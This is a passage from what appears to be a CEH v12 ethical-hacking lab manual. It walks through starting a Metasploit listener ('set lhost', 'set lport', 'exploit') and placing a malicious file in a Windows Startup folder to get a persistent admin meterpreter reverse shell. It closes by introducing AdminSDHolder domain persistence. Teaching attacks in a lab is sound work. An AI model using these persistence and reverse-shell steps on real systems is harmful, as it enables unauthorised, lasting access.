
45. Type **set lhost 10.10.1.13** and press **Enter** to set lhost

46. Type **set lport 8080** and press **Enter** to set lport.

47. Now type **exploit** to start the exploitation.




48. Click **CEHv12 Windows 11** to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the startup folder is executed.




49. Now click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.

Note: It takes some time for the session to open.



50. Type **getuid** and press **Enter**, we can see that we have opened a reverse shell with admin privileges.



51. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.

52. Thus attacker can maintain persistence on the target machine using misconfigured Startup folder.
53. This concludes the demonstration of how to maintain persistence by abusing Boot or Logon Autostart Execution.
54. Close all open windows and document all the acquired information.
55. Now, before proceeding to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.

